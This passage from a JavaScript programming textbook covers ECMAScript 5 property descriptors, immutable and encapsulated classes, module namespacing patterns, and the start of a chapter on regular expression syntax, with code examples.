        value: function() { return "(" + this.from + "..." + this.to + ")"; }
    }
});
```

Example 9-18 uses `Object.defineProperties()` and `Object.create()` to define immutable and nonenumerable properties. These are powerful methods, but the property descriptor objects they require can make the code difficult to read. An alternative is to define utility functions for modifying the attributes of properties that have already been defined. Example 9-19 shows two such utility functions.

Example 9-19. Property descriptor utilities

```
// Make the named (or all) properties of o nonwritable and nonconfigurable.
function freezeProps(o) {
    var props = (arguments.length == 1)             // If 1 arg
        ? Object.getOwnPropertyNames(o)             //  use all props
        : Array.prototype.splice.call(arguments, 1); //  else named props
    props.forEach(function(n) { // Make each one read-only and permanent
        // Ignore nonconfigurable properties
        if (!Object.getOwnPropertyDescriptor(o,n).configurable) return;
        Object.defineProperty(o, n, { writable: false, configurable: false });
    });
    return o;  // So we can keep using it
}

// Make the named (or all) properties of o nonenumerable, if configurable.
function hideProps(o) {
    var props = (arguments.length == 1)             // If 1 arg
        ? Object.getOwnPropertyNames(o)             //  use all props
        : Array.prototype.splice.call(arguments, 1); //  else named props
    props.forEach(function(n) { // Hide each one from the for/in loop
        // Ignore nonconfigurable properties
        if (!Object.getOwnPropertyDescriptor(o,n).configurable) return;
        Object.defineProperty(o, n, { enumerable: false });
    });
    return o;
}
```

`Object.defineProperty()` and `Object.defineProperties()` can be used to create new properties and also to modify the attributes of existing properties. When used to define new properties, any attributes you omit default to `false`. When used to alter existing properties, however, the attributes you omit are left unchanged. In the `hideProps()` function above, for example, we specify only the `enumerable` attribute because that is the only one we want to modify.

With these utility functions defined, we can take advantage of ECMAScript 5 features to write an immutable class without dramatically altering the way we write classes. Example 9-20 shows an immutable Range class that uses our utility functions.

Example 9-20. A simpler immutable class

```
function Range(from, to) {    // Constructor for an immutable Range class
    this.from = from;
    this.to = to;
    freezeProps(this);        // Make the properties immutable
}

Range.prototype = hideProps({ // Define prototype with nonenumerable properties
    constructor: Range,
    includes: function(x) { return this.from <= x && x <= this.to; },
    foreach: function(f) {for(var x=Math.ceil(this.from);x<=this.to;x++) f(x);},
    toString: function() { return "(" + this.from + "..." + this.to + ")"; }
});
```

9.8.3 Encapsulating Object State

§9.6.6 and Example 9-10 showed how you can use variables or arguments of a constructor function as private state for the objects created by that constructor. The shortcoming of this technique is that in ECMAScript 3, the accessor methods that provide access to that state can be replaced. ECMAScript 5 allows us to encapsulate our state variables more robustly by defining property getter and setter methods that cannot be deleted. Example 9-21 demonstrates.

Example 9-21. A Range class with strongly encapsulated endpoints

```
// This version of the Range class is mutable but encapsulates its endpoint
// variables to maintain the invariant that from <= to.
function Range(from, to) {
    // Verify that the invariant holds when we're created
    if (from > to) throw new Error("Range: from must be <= to");

    // Define the accessor methods that maintain the invariant
    function getFrom() {  return from; }
    function getTo() {  return to; }
    function setFrom(f) {  // Don't allow from to be set > to
        if (f <= to) from = f;
        else throw new Error("Range: from must be <= to");
    }
    function setTo(t) {    // Don't allow to to be set < from
        if (t >= from) to = t;
        else throw new Error("Range: to must be >= from");
    }

    // Create enumerable, nonconfigurable properties that use the accessors
    Object.defineProperties(this, {
        from: {get: getFrom, set: setFrom, enumerable:true, configurable:false},
        to: { get: getTo, set: setTo, enumerable:true, configurable:false }
    });
}

// The prototype object is unchanged from previous examples.
// The instance methods read from and to as if they were ordinary properties.
Range.prototype = hideProps({
    constructor: Range,
    includes: function(x) { return this.from <= x && x <= this.to; },
    foreach: function(f) {for(var x=Math.ceil(this.from);x<=this.to;x++) f(x);},
    toString: function() { return "(" + this.from + "..." + this.to + ")"; }
});
```

9.8.4 Preventing Class Extensions

It is usually considered a feature of JavaScript that classes can be dynamically extended by adding new methods to the prototype object. ECMAScript 5 allows you to prevent this, if you want to. `Object.preventExtensions()` makes an object nonextensible (§6.8.3), which means that no new properties can be added to it. `Object.seal()` takes this a step further: it prevents the addition of new properties and also makes all current properties nonconfigurable, so that they cannot be deleted. (A nonconfigurable

property can still be writable, however, and can still be converted into a read-only property.) To prevent extensions to `Object.prototype`, you can simply write:

```
Object.seal(Object.prototype);
```

Another dynamic feature of JavaScript is the ability to replace (or "monkey-patch") methods of an object:

```
var original_sort_method = Array.prototype.sort;
Array.prototype.sort = function() {
    var start = new Date();
    original_sort_method.apply(this, arguments);
    var end = new Date();
    console.log("Array sort took " + (end - start) + " milliseconds.");
};
```

You can prevent this kind of alteration by making your instance methods read-only. The `freezeProps()` utility function defined above is one way to accomplish this. Another way is with `Object.freeze()`, which does everything that `Object.seal()` does, but also makes all properties read-only and nonconfigurable.

There is a feature of read-only properties that is important to understand when working with classes. If an object `o` inherits a read-only property `p`, an attempt to assign to `o.p` will fail and will not create a new property in `o`. If you want to override an inherited read-only property, you have to use `Object.defineProperty()` or `Object.defineProperties()` or `Object.create()` to create the new property. This means that if you make the instance methods of a class read-only, it becomes significantly more difficult for subclasses to override those methods.

It is not usually necessary to lock down prototype objects like this, but there are some circumstances where preventing extensions to an object can be useful. Think back to the `enumeration()` class factory function of Example 9-7. That function stored the instances of each enumerated type in properties of the constructor object, and also in the `values` array of the constructor. These properties and array serve as the official list of instances of the enumerated type, and it is worth freezing them, so that new instances cannot be added and existing instances cannot be deleted or altered. In the `enumeration()` function we can simply add these lines of code:

```
Object.freeze(enumeration.values);
Object.freeze(enumeration);
```

Notice that by calling `Object.freeze()` on the enumerated type, we prevent the future use of the `objectId` property defined in Example 9-17. A solution to this problem is to read the `objectId` property (calling the underlying accessor method and setting the internal property) of the enumerated type once before freezing it.

9.8.5 Subclasses and ECMAScript 5

Example 9-22 demonstrates subclassing using ECMAScript 5 features. It defines a StringSet class as a subclass of the AbstractWritableSet class from Example 9-16. The main feature of this example is the use of `Object.create()` to create a prototype object

that inherits from the superclass prototype and also define the properties of the newly created object. The difficulty with this approach, as mentioned earlier, is that it requires the use of awkward property descriptors.

Another interesting point about this example is that it passes `null` to `Object.create()` to create an object that inherits nothing. This object is used to store the members of the set, and the fact that it has no prototype allows us to use the `in` operator with it instead of the `hasOwnProperty()` method.

Example 9-22. StringSet: a set subclass using ECMAScript 5

```
function StringSet() {
    this.set = Object.create(null);  // Create object with no proto
    this.n = 0;
    this.add.apply(this, arguments);
}

// Note that with Object.create we can inherit from the superclass prototype
// and define methods in a single call. Since we don't specify any of the
// writable, enumerable, and configurable properties, they all default to false.
// Readonly methods makes this class trickier to subclass.
StringSet.prototype = Object.create(AbstractWritableSet.prototype, {
    constructor: { value: StringSet },
    contains: { value: function(x) { return x in this.set; } },
    size: { value: function(x) { return this.n; } },
    foreach: { value: function(f,c) { Object.keys(this.set).forEach(f,c); } },
    add: {
        value: function() {
            for(var i = 0; i < arguments.length; i++) {
                if (!(arguments[i] in this.set)) {
                    this.set[arguments[i]] = true;
                    this.n++;
                }
            }
            return this;
        }
    },
    remove: {
        value: function() {
            for(var i = 0; i < arguments.length; i++) {
                if (arguments[i] in this.set) {
                    delete this.set[arguments[i]];
                    this.n--;
                }
            }
            return this;
        }
    }
});
```

9.8.6 Property Descriptors

§6.7 described the property descriptors of ECMAScript 5 but didn't include many examples of their use. We conclude this section on ECMAScript 5 with an extended

example that will demonstrate many operations on ECMAScript 5 properties. Example 9-23 will add a `properties()` method (nonenumerable, of course) to `Object.prototype`. The return value of this method is an object that represents a list of properties and defines useful methods for displaying the properties and attributes (useful for debugging), for obtaining property descriptors (useful when you want to copy properties along with their attributes), and for setting attributes on the properties (useful alternatives to the `hideProps()` and `freezeProps()` functions defined earlier). This one example demonstrates most of the property-related features of ECMAScript 5, and also uses a modular coding technique that will be discussed in the next section.

Example 9-23. ECMAScript 5 properties utilities

```
/*
 * Define a properties() method in Object.prototype that returns an
 * object representing the named properties of the object on which it
 * is invoked (or representing all own properties of the object, if
 * invoked with no arguments).  The returned object defines four useful
 * methods: toString(), descriptors(), hide(), and show().
 */
(function namespace() {  // Wrap everything in a private function scope

    // This is the function that becomes a method of all object
    function properties() {
        var names;  // An array of property names
        if (arguments.length == 0)  // All own properties of this
            names = Object.getOwnPropertyNames(this);
        else if (arguments.length == 1 && Array.isArray(arguments[0]))
            names = arguments[0];   // Or an array of names
        else                        // Or the names in the argument list
            names = Array.prototype.splice.call(arguments, 0);

        // Return a new Properties object representing the named properties
        return new Properties(this, names);
    }

    // Make it a new nonenumerable property of Object.prototype.
    // This is the only value exported from this private function scope.
    Object.defineProperty(Object.prototype, "properties", {
        value: properties,
        enumerable: false, writable: true, configurable: true
    });

    // This constructor function is invoked by the properties() function above.
    // The Properties class represents a set of properties of an object.
    function Properties(o, names) {
        this.o = o;            // The object that the properties belong to
        this.names = names;    // The names of the properties
    }

    // Make the properties represented by this object nonenumerable
    Properties.prototype.hide = function() {
        var o = this.o, hidden = { enumerable: false };
        this.names.forEach(function(n) {
                            if (o.hasOwnProperty(n))
```

```
                Object.defineProperty(o, n, hidden);
            });
        return this;
    };

    // Make these properties read-only and nonconfigurable
    Properties.prototype.freeze = function() {
        var o = this.o, frozen = { writable: false, configurable: false };
        this.names.forEach(function(n) {
                if (o.hasOwnProperty(n))
                    Object.defineProperty(o, n, frozen);
            });
        return this;
    };

    // Return an object that maps names to descriptors for these properties.
    // Use this to copy properties along with their attributes:
    //   Object.defineProperties(dest, src.properties().descriptors());
    Properties.prototype.descriptors = function() {
        var o = this.o, desc = {};
        this.names.forEach(function(n) {
                if (!o.hasOwnProperty(n)) return;
                desc[n] = Object.getOwnPropertyDescriptor(o,n);
            });
        return desc;
    };

    // Return a nicely formatted list of properties, listing the
    // name, value and attributes. Uses the term "permanent" to mean
    // nonconfigurable, "readonly" to mean nonwritable, and "hidden"
    // to mean nonenumerable. Regular enumerable, writable, configurable
    // properties have no attributes listed.
    Properties.prototype.toString = function() {
        var o = this.o; // Used in the nested function below
        var lines = this.names.map(nameToString);
        return "{\n  " + lines.join(",\n  ") + "\n}";

        function nameToString(n) {
            var s = "", desc = Object.getOwnPropertyDescriptor(o, n);
            if (!desc) return "nonexistent " + n + ": undefined";
            if (!desc.configurable) s += "permanent ";
            if ((desc.get && !desc.set) || !desc.writable) s += "readonly ";
            if (!desc.enumerable) s += "hidden ";
            if (desc.get || desc.set) s += "accessor " + n
            else s += n + ": " + ((typeof desc.value==="function")?"function"
                                                                :desc.value);
            return s;
        }
    };

    // Finally, make the instance methods of the prototype object above
    // nonenumerable, using the methods we've defined here.
    Properties.prototype.properties().hide();
}()); // Invoke the enclosing function as soon as we're done defining it.
```

9.9 Modules

An important reason to organize code into classes is to make that code more *modular* and suitable for reuse in a variety of situations. Classes are not the only kind of modular code, however. Typically, a module is a single file of JavaScript code. A module file might contain a class definition, a set of related classes, a library of utility functions, or just a script of code to execute. Any chunk of JavaScript code can be a module, as long as it is written in a modular way. JavaScript does not define any language constructs for working with modules (it does reserve the keywords `imports` and `exports`, however, so future versions of the language might), which means that writing modular JavaScript is largely a matter of following certain coding conventions.

Many JavaScript libraries and client-side programming frameworks include some kind of module system. Both the Dojo toolkit and Google's Closure library, for example, define `provide()` and `require()` functions for declaring and loading modules. And the CommonJS server-side JavaScript standardization effort (see *http://commonjs.org*) has created a modules specification that also uses a `require()` function. Module systems like this often handle module loading and dependency management for you and are beyond the scope of this discussion. If you use one of these frameworks, then you should use and define modules following the conventions appropriate to that framework. In this section we'll discuss very simple module conventions.

The goal of modules is to allow large programs to be assembled using code from disparate sources, and for all of that code to run correctly even in the presence of code that the module authors did not anticipate. In order for this to work, the various modules must avoid altering the global execution environment, so that subsequent modules are allowed to run in the pristine (or near pristine) environment that it expects. As a practical matter, this means that modules should minimize the number of global symbols they define—ideally, no module should define more than one. The subsections that follow describe simple ways to accomplish this. You'll see that writing modular code in JavaScript is not at all tricky: we've seen examples of the techniques described here throughout this book.

9.9.1 Objects As Namespaces

One way for a module to avoid the creation of global variables is to use an object as its namespace. Instead of defining global functions and variables, it stores the functions and values as properties of an object (which may be referenced by a global variable). Consider the Set class of Example 9-6. It defines a single global constructor function `Set`. It defines various instance methods for the class, but it stores them as properties of `Set.prototype` so they are not globals. That example also defines a `_v2s()` utility function, but instead of making it a global function, it stores it as a property of `Set`.

Next, consider Example 9-16. That example defined a number of abstract and concrete set classes. Each class had only a single global symbol, but the whole module (the single

file of code) defined quite a few globals. From the standpoint of a clean global namespace, it would be better if this module of set classes defined a single global:

```
var sets = {};
```

This sets object is the namespace for the module, and we define each of the set classes as a property of this object:

```
sets.SingletonSet = sets.AbstractEnumerableSet.extend(...);
```

When we want to use a class defined like this, we simply include the namespace when we refer to the constructor:

```
var s = new sets.SingletonSet(1);
```

The author of a module cannot know what other modules their module will be used with and must guard against name collisions by using namespaces like this. The programmer who uses the module, however, knows what modules are in use and what names are defined. This programmer doesn't have to keep using the namespaces rigidly, and can *import* frequently used values into the global namespace. A programmer who was going to make frequent use of the Set class from the sets namespace might import the class like this:

```
var Set = sets.Set;     // Import Set to the global namespace
var s = new Set(1,2,3); // Now we can use it without the sets prefix.
```

Sometimes module authors use more deeply nested namespaces. If the sets module was part of a larger group of collections modules, it might use collections.sets as a namespace, and the module would begin with code like this:

```
var collections;      // Declare (or re-declare) the single global variable
if (!collections)     // If it doesn't already exist
    collections = {}; // Create a toplevel namespace object
collections.sets = {} // And create the sets namespace within that.
// Now start defining our set classes inside collections.sets
collections.sets.AbstractSet = function() { ... }
```

Sometimes the top-level namespace is used to identify the person or organization that created the modules and prevent name collisions between namespace names. The Google Closure library, for example, defines its Set class in the namespace goog.structs. Individuals can reverse the components of an Internet domain name to create a globally unique namespace prefix that is unlikely to be in use by any other module authors. Since my website is at *davidflanagan.com*, I could publish my sets module in the namespace com.davidflanagan.collections.sets.

With namespaces this long, importing values becomes important for any user of your module. Rather than importing individual classes, however, a programmer might import the entire module to the global namespace:

```
var sets = com.davidflanagan.collections.sets;
```

By convention, the filename of a module should match its namespace. The sets module should be stored in a file named *sets.js*. If that module uses the namespace collections.sets, then this file should be stored in a directory named *collections/* (this

directory might also include a file named *maps.js*). And a module that used the namespace com.davidflanagan.collections.sets would be in *com/davidflanagan/collections/sets.js*.

9.9.2 Function Scope As a Private Namespace

Modules have a public API that they export: these are the functions, classes, properties, and methods that are intended to be used by other programmers. Often, however, module implementations require additional functions or methods that are not intended for use outside of the module. The `Set._v2s()` function of Example 9-6 is an example—we don't want users of the Set class to ever call that function, so it would be better if it was inaccessible.

We can do that by defining our module (the Set class in this case) inside a function. As described in §8.5, variables and functions defined within another function are local to that function and not visible outside of it. In effect, we can use the scope of a function (sometimes called a "module function") as a private namespace for our module. Example 9-24 shows what this might look like for our Set class.

Example 9-24. A Set class in a module function

```
// Declare a global variable Set and assign it the return value of this function
// The open parenthesis and the function name below hint that the function
// will be invoked immediately after being defined, and that it is the function
// return value, not the function itself, that is being assigned.
// Note that this is a function expression, not a statement, so the name
// "invocation" does not create a global variable.
var Set = (function invocation() {

    function Set() {  // This constructor function is a local variable.
        this.values = {};     // The properties of this object hold the set
        this.n = 0;           // How many values are in the set
        this.add.apply(this, arguments);  // All arguments are values to add
    }

    // Now define instance methods on Set.prototype.
    // For brevity, code has been omitted here
    Set.prototype.contains = function(value) {
        // Note that we call v2s(), not the heavily prefixed Set._v2s()
        return this.values.hasOwnProperty(v2s(value));
    };
    Set.prototype.size = function() { return this.n; };
    Set.prototype.add = function() { /* ... */ };
    Set.prototype.remove = function() { /* ... */ };
    Set.prototype.foreach = function(f, context) { /* ... */ };

    // These are helper functions and variables used by the methods above
    // They're not part of the public API of the module, but they're hidden
    // within this function scope so we don't have to define them as a
    // property of Set or prefix them with underscores.
    function v2s(val) { /* ... */ }
    function objectId(o) { /* ... */ }
    var nextId = 1;
```

```
    // The public API for this module is the Set() constructor function.
    // We need to export that function from this private namespace so that
    // it can be used on the outside.  In this case, we export the constructor
    // by returning it.  It becomes the value of the assignment expression
    // on the first line above.
    return Set;
}()); // Invoke the function immediately after defining it.
```

Note that this function definition followed by immediate invocation is idiomatic in JavaScript. Code that is to run in a private namespace is prefixed by "(function() {" and followed by "}());". The open parenthesis at the start ensures that this is a function expression, not a function definition statement, so any function name that clarifies your code can be added to the prefix. In Example 9-24 we used the name "invocation" to emphasize that the function would be invoked immediately after being defined. The name "namespace" could also be used to emphasize that the function was serving as a namespace.

Once module code has been sealed up inside a function, it needs some way to export its public API so that it can be used from outside the module function. In Example 9-24, the module function returned the constructor, which we then assigned to a global variable. The fact that the value is returned makes it very clear that it is being exported outside of the function scope. Modules that have more than one item in their API can return a namespace object. For our sets module, we might write code that looks something like this:

```
// Create a single global variable to hold all collection-related modules
var collections;
if (!collections) collections = {};

// Now define the sets module
collections.sets = (function namespace() {
    // Define the various set classes here, using local variables and functions
    //    ... Lots of code omitted...

    // Now export our API by returning a namespace object
    return {
        // Exported property name : local variable name
        AbstractSet: AbstractSet,
        NotSet: NotSet,
        AbstractEnumerableSet: AbstractEnumerableSet,
        SingletonSet: SingletonSet,
        AbstractWritableSet: AbstractWritableSet,
        ArraySet: ArraySet
    };
}());
```

A similar technique is to treat the module function as a constructor, invoke it with new, and export values by assigning them to this:

```
var collections;
if (!collections) collections = {};
collections.sets = (new function namespace() {
```

```
    //    ... Lots of code omitted...

    // Now export our API to the this object
    this.AbstractSet = AbstractSet;
    this.NotSet = NotSet;       // And so on....

    // Note no return value.
}());
```

As an alternative, if a global namespace object has already been defined, the module function can simply set properties of that object directly, and not bother returning anything at all:

```
var collections;
if (!collections) collections = {};
collections.sets = {};
(function namespace() {
    //    ... Lots of code omitted...

    // Now export our public API to the namespace object created above
    collections.sets.AbstractSet = AbstractSet;
    collections.sets.NotSet = NotSet;      // And so on...

    // No return statement is needed since exports were done above.
}());
```

Frameworks that define module loading systems may have other methods of exporting a module's API. There may be a `provides()` function for modules to register their API, or an `exports` object into which modules must store their API. Until JavaScript has module management features of its own, you should choose the module creation and exporting system that works best with whatever framework or toolkit you use.

CHAPTER 10

Pattern Matching with Regular Expressions

A *regular expression* is an object that describes a pattern of characters. The JavaScript RegExp class represents regular expressions, and both String and RegExp define methods that use regular expressions to perform powerful pattern-matching and search-and-replace functions on text. JavaScript's regular expression grammar is a fairly complete subset of the regular-expression syntax used by Perl 5, so if you are an experienced Perl programmer, you already know how to describe patterns in JavaScript.[1]

This chapter begins by defining the syntax that regular expressions use to describe textual patterns. It then moves on to describe the String and RegExp methods that use regular expressions.

10.1 Defining Regular Expressions

In JavaScript, regular expressions are represented by RegExp objects. RegExp objects may be created with the `RegExp()` constructor, of course, but they are more often created using a special literal syntax. Just as string literals are specified as characters within quotation marks, regular expression literals are specified as characters within a pair of slash (/) characters. Thus, your JavaScript code may contain lines like this:

```
var pattern = /s$/;
```

This line creates a new RegExp object and assigns it to the variable `pattern`. This particular RegExp object matches any string that ends with the letter "s." This regular expression could have equivalently been defined with the `RegExp()` constructor like this:

```
var pattern = new RegExp("s$");
```

1. Perl regular expression features that are not supported by ECMAScript include the `s` (single-line mode) and `x` (extended syntax) flags; the `\a`, `\e`, `\l`, `\u`, `\L`, `\U`, `\E`, `\Q`, `\A`, `\Z`, `\z`, and `\G` escape sequences; the `(?<=` positive look-behind anchor and the `(?<!` negative look-behind anchor; and the `(?#` comment and the other extended `(?` syntaxes.

RegExp Literals and Object Creation

Literals of primitive type, like strings and numbers, evaluate (obviously) to the same value each time they are encountered in a program. Object literals (or initializers) such as {} and [] create a new object each time they are encountered. If you write `var a = []` in the body of a loop, for example, each iteration of the loop will create a new empty array.

Regular expression literals are a special case. The ECMAScript 3 specification says that a RegExp literal is converted to a RegExp object when the code is parsed, and each evaluation of the code returns the same object. The ECMAScript 5 specification reverses this and requires that each evaluation of a RegExp return a new object. IE has always implemented the ECMAScript 5 behavior and most current browsers have now switched to it, even before they fully implement the standard.

Regular-expression pattern specifications consist of a series of characters. Most characters, including all alphanumeric characters, simply describe characters to be matched literally. Thus, the regular expression `/java/` matches any string that contains the substring "java". Other characters in regular expressions are not matched literally but have special significance. For example, the regular expression `/s$/` contains two characters. The first, "s", matches itself literally. The second, "$", is a special metacharacter that matches the end of a string. Thus, this regular expression matches any string that contains the letter "s" as its last character.

The following sections describe the various characters and metacharacters used in JavaScript regular expressions.

10.1.1 Literal Characters

As noted earlier, all alphabetic characters and digits match themselves literally in regular expressions. JavaScript regular-expression syntax also supports certain nonalphabetic characters through escape sequences that begin with a backslash (\). For example, the sequence `\n` matches a literal newline character in a string. Table 10-1 lists these characters.

Table 10-1. Regular-expression literal characters

Character	Matches
Alphanumeric character	Itself
`\0`	The NUL character (`\u0000`)
`\t`	Tab (`\u0009`)
`\n`	Newline (`\u000A`)
`\v`	Vertical tab (`\u000B`)
`\f`	Form feed (`\u000C`)

Character	Matches
\r	Carriage return (\u000D)
\x *nn*	The Latin character specified by the hexadecimal number *nn*; for example, \x0A is the same as \n
\u *xxxx*	The Unicode character specified by the hexadecimal number *xxxx*; for example, \u0009 is the same as \t
\c *X*	The control character ^ *X*; for example, \cJ is equivalent to the newline character \n

A number of punctuation characters have special meanings in regular expressions. They are:

```
^ $ . * + ? = ! : | \ / ( ) [ ] { }
```

The meanings of these characters are discussed in the sections that follow. Some of these characters have special meaning only within certain contexts of a regular expression and are treated literally in other contexts. As a general rule, however, if you want to include any of these punctuation characters literally in a regular expression, you must precede them with a \. Other punctuation characters, such as quotation marks and @, do not have special meaning and simply match themselves literally in a regular expression.

If you can't remember exactly which punctuation characters need to be escaped with a backslash, you may safely place a backslash before any punctuation character. On the other hand, note that many letters and numbers have special meaning when preceded by a backslash, so any letters or numbers that you want to match literally should not be escaped with a backslash. To include a backslash character literally in a regular expression, you must escape it with a backslash, of course. For example, the following regular expression matches any string that includes a backslash: /\\/.

10.1.2 Character Classes

Individual literal characters can be combined into *character classes* by placing them within square brackets. A character class matches any one character that is contained within it. Thus, the regular expression /[abc]/ matches any one of the letters a, b, or c. Negated character classes can also be defined; these match any character except those contained within the brackets. A negated character class is specified by placing a caret (^) as the first character inside the left bracket. The regexp /[^abc]/ matches any one character other than a, b, or c. Character classes can use a hyphen to indicate a range of characters. To match any one lowercase character from the Latin alphabet, use /[a-z]/ and to match any letter or digit from the Latin alphabet, use /[a-zA-Z0-9]/.

Because certain character classes are commonly used, the JavaScript regular-expression syntax includes special characters and escape sequences to represent these common classes. For example, \s matches the space character, the tab character, and any other Unicode whitespace character; \S matches any character that is *not* Unicode whitespace. Table 10-2 lists these characters and summarizes character-class syntax. (Note that several of these character-class escape sequences match only ASCII characters and

have not been extended to work with Unicode characters. You can, however, explicitly define your own Unicode character classes; for example, `/[\u0400-\u04FF]/` matches any one Cyrillic character.)

Table 10-2. Regular expression character classes

Character	Matches
`[...]`	Any one character between the brackets.
`[^...]`	Any one character not between the brackets.
`.`	Any character except newline or another Unicode line terminator.
`\w`	Any ASCII word character. Equivalent to `[a-zA-Z0-9_]`.
`\W`	Any character that is not an ASCII word character. Equivalent to `[^a-zA-Z0-9_]`.
`\s`	Any Unicode whitespace character.
`\S`	Any character that is not Unicode whitespace. Note that `\w` and `\S` are not the same thing.
`\d`	Any ASCII digit. Equivalent to `[0-9]`.
`\D`	Any character other than an ASCII digit. Equivalent to `[^0-9]`.
`[\b]`	A literal backspace (special case).

Note that the special character-class escapes can be used within square brackets. `\s` matches any whitespace character, and `\d` matches any digit, so `/[\s\d]/` matches any one whitespace character or digit. Note that there is one special case. As you'll see later, the `\b` escape has a special meaning. When used within a character class, however, it represents the backspace character. Thus, to represent a backspace character literally in a regular expression, use the character class with one element: `/[\b]/`.

10.1.3 Repetition

With the regular expression syntax you've learned so far, you can describe a two-digit number as `/\d\d/` and a four-digit number as `/\d\d\d\d/`. But you don't have any way to describe, for example, a number that can have any number of digits or a string of three letters followed by an optional digit. These more complex patterns use regular-expression syntax that specifies how many times an element of a regular expression may be repeated.

The characters that specify repetition always follow the pattern to which they are being applied. Because certain types of repetition are quite commonly used, there are special characters to represent these cases. For example, `+` matches one or more occurrences of the previous pattern. Table 10-3 summarizes the repetition syntax.

Table 10-3. Regular expression repetition characters

Character	Meaning
{*n*,*m*}	Match the previous item at least *n* times but no more than *m* times.
{*n*,}	Match the previous item *n* or more times.
{*n*}	Match exactly *n* occurrences of the previous item.
?	Match zero or one occurrences of the previous item. That is, the previous item is optional. Equivalent to {0,1}.
+	Match one or more occurrences of the previous item. Equivalent to {1,}.
*	Match zero or more occurrences of the previous item. Equivalent to {0,}.

The following lines show some examples:

```
/\d{2,4}/    // Match between two and four digits
/\w{3}\d?/   // Match exactly three word characters and an optional digit
/\s+java\s+/ // Match "java" with one or more spaces before and after
/[^(]*/      // Match zero or more characters that are not open parenthesis
```

Be careful when using the * and ? repetition characters. Since these characters may match zero instances of whatever precedes them, they are allowed to match nothing. For example, the regular expression /a*/ actually matches the string "bbbb" because the string contains zero occurrences of the letter a!

10.1.3.1 Nongreedy repetition

The repetition characters listed in Table 10-3 match as many times as possible while still allowing any following parts of the regular expression to match. We say that this repetition is "greedy." It is also possible to specify that repetition should be done in a nongreedy way. Simply follow the repetition character or characters with a question mark: ??, +?, *?, or even {1,5}?. For example, the regular expression /a+/ matches one or more occurrences of the letter a. When applied to the string "aaa", it matches all three letters. But /a+?/ matches one or more occurrences of the letter a, matching as few characters as necessary. When applied to the same string, this pattern matches only the first letter a.

Using nongreedy repetition may not always produce the results you expect. Consider the pattern /a+b/, which matches one or more a's, followed by the letter b. When applied to the string "aaab", it matches the entire string. Now let's use the nongreedy version: /a+?b/. This should match the letter b preceded by the fewest number of a's possible. When applied to the same string "aaab", you might expect it to match only one a and the last letter b. In fact, however, this pattern matches the entire string, just like the greedy version of the pattern. This is because regular-expression pattern matching is done by finding the first position in the string at which a match is possible. Since a match is possible starting at the first character of the string, shorter matches starting at subsequent characters are never even considered.

10.1.4 Alternation, Grouping, and References

The regular-expression grammar includes special characters for specifying alternatives, grouping subexpressions, and referring to previous subexpressions. The | character separates alternatives. For example, `/ab|cd|ef/` matches the string "ab" or the string "cd" or the string "ef". And `/\d{3}|[a-z]{4}/` matches either three digits or four lowercase letters.

Note that alternatives are considered left to right until a match is found. If the left alternative matches, the right alternative is ignored, even if it would have produced a "better" match. Thus, when the pattern `/a|ab/` is applied to the string "ab", it matches only the first letter.

Parentheses have several purposes in regular expressions. One purpose is to group separate items into a single subexpression so that the items can be treated as a single unit by |, *, +, ?, and so on. For example, `/java(script)?/` matches "java" followed by the optional "script". And `/(ab|cd)+|ef/` matches either the string "ef" or one or more repetitions of either of the strings "ab" or "cd".

Another purpose of parentheses in regular expressions is to define subpatterns within the complete pattern. When a regular expression is successfully matched against a target string, it is possible to extract the portions of the target string that matched any particular parenthesized subpattern. (You'll see how these matching substrings are obtained later in the chapter.) For example, suppose you are looking for one or more lowercase letters followed by one or more digits. You might use the pattern `/[a-z]+\d+/`. But suppose you only really care about the digits at the end of each match. If you put that part of the pattern in parentheses (`/[a-z]+(\d+)/`), you can extract the digits from any matches you find, as explained later.

A related use of parenthesized subexpressions is to allow you to refer back to a subexpression later in the same regular expression. This is done by following a \ character by a digit or digits. The digits refer to the position of the parenthesized subexpression within the regular expression. For example, `\1` refers back to the first subexpression, and `\3` refers to the third. Note that, because subexpressions can be nested within others, it is the position of the left parenthesis that is counted. In the following regular expression, for example, the nested subexpression (`[Ss]cript`) is referred to as `\2`:

```
/([Jj]ava([Ss]cript)?)\sis\s(fun\w*)/
```

A reference to a previous subexpression of a regular expression does *not* refer to the pattern for that subexpression but rather to the text that matched the pattern. Thus, references can be used to enforce a constraint that separate portions of a string contain exactly the same characters. For example, the following regular expression matches zero or more characters within single or double quotes. However, it does not require the opening and closing quotes to match (i.e., both single quotes or both double quotes):

```
/['"][^'"]*['"]/
```

To require the quotes to match, use a reference:

```
/(['"])[^'"]*\1/
```

The `\1` matches whatever the first parenthesized subexpression matched. In this example, it enforces the constraint that the closing quote match the opening quote. This regular expression does not allow single quotes within double-quoted strings or vice versa. It is not legal to use a reference within a character class, so you cannot write:

```
/(['"])[^\1]*\1/
```

Later in this chapter, you'll see that this kind of reference to a parenthesized subexpression is a powerful feature of regular-expression search-and-replace operations.

It is also possible to group items in a regular expression without creating a numbered reference to those items. Instead of simply grouping the items within (and), begin the group with `(?:` and end it with `)`. Consider the following pattern, for example:

```
/([Jj]ava(?:[Ss]cript)?)\sis\s(fun\w*)/
```

Here, the subexpression `(?:[Ss]cript)` is used simply for grouping, so the `?` repetition character can be applied to the group. These modified parentheses do not produce a reference, so in this regular expression, `\2` refers to the text matched by `(fun\w*)`.

Table 10-4 summarizes the regular-expression alternation, grouping, and referencing operators.

Table 10-4. Regular expression alternation, grouping, and reference characters

Character	Meaning
`|`	Alternation. Match either the subexpression to the left or the subexpression to the right.
`(...)`	Grouping. Group items into a single unit that can be used with *, +, ?, |, and so on. Also remember the characters that match this group for use with later references.
`(?:...)`	Grouping only. Group items into a single unit, but do not remember the characters that match this group.
`\n`	Match the same characters that were matched when group number *n* was first matched. Groups are subexpressions within (possibly nested) parentheses. Group numbers are assigned by counting left parentheses from left to right. Groups formed with `(?:` are not numbered.

10.1.5 Specifying Match Position

As described earlier, many elements of a regular expression match a single character in a string. For example, `\s` matches a single character of whitespace. Other regular expression elements match the positions between characters, instead of actual characters. `\b`, for example, matches a word boundary—the boundary between a `\w` (ASCII word character) and a `\W` (nonword character), or the boundary between an ASCII word character and the beginning or end of a string.[2] Elements such as `\b` do not specify any

2. Except within a character class (square brackets), where `\b` matches the backspace character.

characters to be used in a matched string; what they do specify, however, are legal positions at which a match can occur. Sometimes these elements are called *regular-expression anchors* because they anchor the pattern to a specific position in the search string. The most commonly used anchor elements are `^`, which ties the pattern to the beginning of the string, and `$`, which anchors the pattern to the end of the string.

